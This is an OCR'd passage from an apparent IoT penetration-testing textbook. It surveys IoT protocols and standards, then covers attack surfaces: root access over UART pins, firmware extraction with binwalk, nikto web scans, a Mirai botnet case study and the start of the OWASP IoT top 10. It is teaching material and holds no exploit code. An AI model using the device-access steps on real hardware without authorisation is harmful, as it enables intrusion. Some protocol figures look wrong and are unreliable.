


IoT project architecture

Like any technical project, a typical IoT project is composed of many components, as follows (see the following image):

- **Remote devices**
- **Data storage**
- **IoT devices** (for example, CCTV cameras, home routers, printers, industrial systems, and connected cars)
- **Gateway**

This illustration shows a typical architecture of an IoT project:



IoT protocols

In a typical IoT project, a lot of protocols are involved to make sure that the requirements are met. They are divided into different layers. The following are some well-known IoT protocols:


- **Wi-Fi**: This is a widely used protocol among IoT developers. It is based on IEEE 802.11 standards. It uses 2.4 GHz and 5 GHz as band frequencies, with about 50 meters as a range. Usually, it can transfer 150-200 Mbps of data.
- **Z-Wave**: This is an RF communications technology with a low power capacity. It is widely used in sensors and home automation products with a 100 Kbps data rate. It can control a maximum of 232 devices, with a range of 30 meters.
- **Zigbee**: This is like Bluetooth. It is based on the IEEE 802.15.4 protocol, and it operates at 2.4 GHz frequency. It is usually used in cases when we don't have large data rates, usually 250 Kbps, with a range of 100 meters. There are many Zigbee profiles, such as Zigbee PRO, and Zigbee Remote Control (RF4CE). The latest version is Zigbee 3, which combines all the previous Zigbee standards.
- **Sigfox**: This is a wide-range technology with 30-50 km in rural environments, and 3-10 km in urban environments. It works on a 900 MHz frequency, with a 10-1000 Kbps data rate. You don't need a license to use its band, because it operates on a free-to-use band (ISM).

- **Lora**: This is similar to Sigfox. It is designed to work on WAN networks (2-5 km in an urban environment, 15 km in a suburban environment), with a 0.3-50 Kbps data rate.
- **Near-field communication (NFC)**: This is a two-way interaction technology based on the ISO/IEC 18000-3 standard, with a 13.56 MHz frequency, widely used in smartphones, especially in contactless payment operations. It operates between a range of 4 and 10 cm, with a 100–420 Kbps data rate.
- **IPv6 Low-Power Wireless Personal Area Network** (**6LOWPAN**): This is based on internet protocol according to RFC 6282. It is very adaptable, while it can use different communications platforms such as Wi-Fi and Ethernet.

The IoT communication stack


The IoT communication stack is similar to the OSI networking model. It represents the needed features and the interactions between the different layers. It is composed of the following layers:

- Data layer
- End-to-end layer
- Network layer
- ID layer
- Link layer
- Physical layer



IP Smart Objects protocols suite

In an analogy with the TCP/IP model, IoT projects has its own suite and representation named the *IP Smart Objects protocol suite*:



Standards organizations

The IoT shows a promising future. As a result, it needed to be organized and standardized by many organizations and alliances. These are some well-known IoT standards organizations:


- **International Electrotechnical Commission (IEC)**: **The** IEC plays a huge role as one of the biggest contributors to the IoT standards, especially with its IEC 62056 (DLMS/COSEM), which discusses smart meters.
- **International Organization for Standardization (ISO)**: The ISO is addresses a various range of products, especially the IoT in the supply chain via the ISO/AWI 18575 standard. ISO is also united with IEC as a joint technical committee.
- **Institute of Electrical and Electronics Engineers (IEEE)**: The IEEE developed the IEEE P2413 standard for the IoT in addition of other standards, such as IEEE 802.15.4.
- **Internet Engineering Task Force (IETF)**: IETF has a network-centric vision for IoT. This vision is supported by working on the constrained RESTful environments and IPv6 protocol.

IoT attack surfaces


The previous section was a small overview of the IoT ecosystem. The IoT presents an amazing opportunity for businesses to grow, but it comes with a huge number of threats. From different perspectives, the IoT faces a lot of challenges, including security, integration issues, and interoperability. In the early stages of market development, the IoT will likely raise many security alerts and technical threats for these surfaces.

Devices and appliances

Devices are core components in an IoT project. In this subsection, we are going to discover the hardware threats, and we will discuss the framework attacks in another point. Physical security is playing a huge role in information security. Physically unprotected devices are presenting a real threat to your architecture. Exposed appliances can be attacked easily. Thus, a black hat hacker could gather information about the device online, thanks to the publicly available datasheets and required information about the majority of used and well-known devices. A website such as `https://wiki.openwrt.org` helps users to know detailed information about a various number of devices, such as routers and gateways:



This step can be dangerous, because by knowing hardware information, attackers can identify (as an entry point) used interfaces, such as **Universal Asynchronous Receiver/Transmitter** (**UART**), which grant root access if an attacker successfully connects to the device over it by looking for **PINS** (**TX**, **RX**, and **GND**), using a multimeter as a continuity mode (no power is needed in this mode):



The previous figure illustrates the pins connected with a USB cable. You need to find the baud rate, which is like the bit rate (number of bits per second), but it is the signal changes per second. In other words, it is the number of information changes as symbols per second. To identify the baud rate of a device, you can use a script developed by Craig Heffner from this GitHub link: `https://github.com/devttys0/baudrate/blob/master/baudrate.py`. Once you get the suitable baud rate, you can connect to the device.


Firmware

Firmware is a set of software that takes control of the device's hardware. Analyzing the firmware is a critical step for IoT penetration testing. In order to achieve that, you can use a lot of tools and utilities. One of them is **binwalk**, which is a great tool developed also by Craig Heffner that helps pentesters to analyze the firmware of an IoT device. You can simply grab it from this GitHub link: `https://github.com/ReFirmLabs/binwalk/blob/master/INSTALL.md`. Let's run the following commands:


```
# git clone https://github.com/ReFirmLabs/binwalk/
# cd binwalk
# ./deps.sh
```

Then, install it by using the following command:

```
# sudo ./setup.py install
```




If you are using Kali Linux Distribution, you can use binwalk directly by typing `binwalk` in the CLI:




For example, if you want to gather information about the Airlink 101 AR430W V1 router binary file using binwalk, use the following command:

```
# binwalk ar430w-firmware.bin
```




To extract files from the binary, add the `-e` option:



If you want to extract a specific file type, use the `-D` option:

```
# binwalk -D 'png image:png' <firmware_binary_here>
```

After extracting the files from the binaries, you can perform firmware analysis. If you want to automate the process, you can use **firmwalker** from `https://github.com/craigz28/firmwalker`:



Web interfaces

Insecure web interfaces present a huge risk for IoT projects. Many devices have integrated web servers, and like any other web server-app projects, they are vulnerable to web application attacks, and can be exploited. Not only are integrated web applications vulnerable, but also the lack of transport encryption is a dangerous move; thus, sent messages could be intercepted.

Network services

Network services are a necessity in any IoT project. As discussed in the previous sections, a typical IoT project could use many communication protocols, and these communications faces different threats: they are representing high-profile targets for attackers. For attackers, mapping the attack surfaces makes the hacking attempts more fruitful.

Cloud interfaces and third-party API

IoT projects can use cloud interfaces and third-party APIs. They plays a major role in modern organizations and especially in IoT projects, while they ease a lot of cloud processes. That is why, as a penetration tester, you should take them into consideration. Sensitive data can be transferred via these channels, and many APIs are used for authentication and authorization. Thus, you need to ensure the security aspects of cloud interfaces and third-party APIs.

Case study – Mirai Botnet


To have a clearer understanding and conscience about the dangerous impact of insecure IoT, let's dive into one of the catastrophic attacks that hit million of devices and users. It is **Mirai Botnet**. Mirai in Japanese means *the future*. It used millions of compromised devices to perform distributed **Denial of Service** (**DoS**) at about 665 GBs against many businesses and service providers, including DNS, Twitter, PayPal, reddit, Brian Krebs website, and many other well-known websites:

The OWASP IoT Project

In the first chapter, we saw the **Open Web Application Security Project** (**OWASP**) guidelines as one of the well-known web application security standards. They are also active, and they worked on a new list that represents the top 10 threats that face IoT projects. The 10 threats are mentioned next.

Insecure web interface


As discussed before, web interfaces are important in any IoT project. That is why insecure web interfaces are listed in the top 10 threats. To ensure that your IoT web interfaces are generally secure, use at least a web application vulnerability scanner. **Nikto** is one of the most commonly used tools to check web application security. If you are using Kali Linux, you are able to use it directly via your CLI. It is a built-in tool in Kali Linux:



If you want to scan your web application interface using Nikto, type the following command:

```
#sudo nikto -h <your_interface_address_here>
```

In the following example, we used the `www.example.com` website as a demonstration:



Insufficient authentication/authorization


Authentication issues present a real security concern for IoT devices. If interfaces are not secured with strong passwords, devices can be compromised. As you can see, even though the devices and appliances are new, attacking techniques are old. It is all about the behavior of the user. In order to avoid this type of attack, make sure that all the passwords are strong, and that you change every default password. As an example, you can use `https://howsecureismypassword.net/` to check your password's strength:

Insecure network services


Insecure network services could be exploited to compromise a device using external and internal means via the network, usually by identifying open ports using a port scanner. In this case, you need to ensure that only required ports are open.

Lack of transport encryption

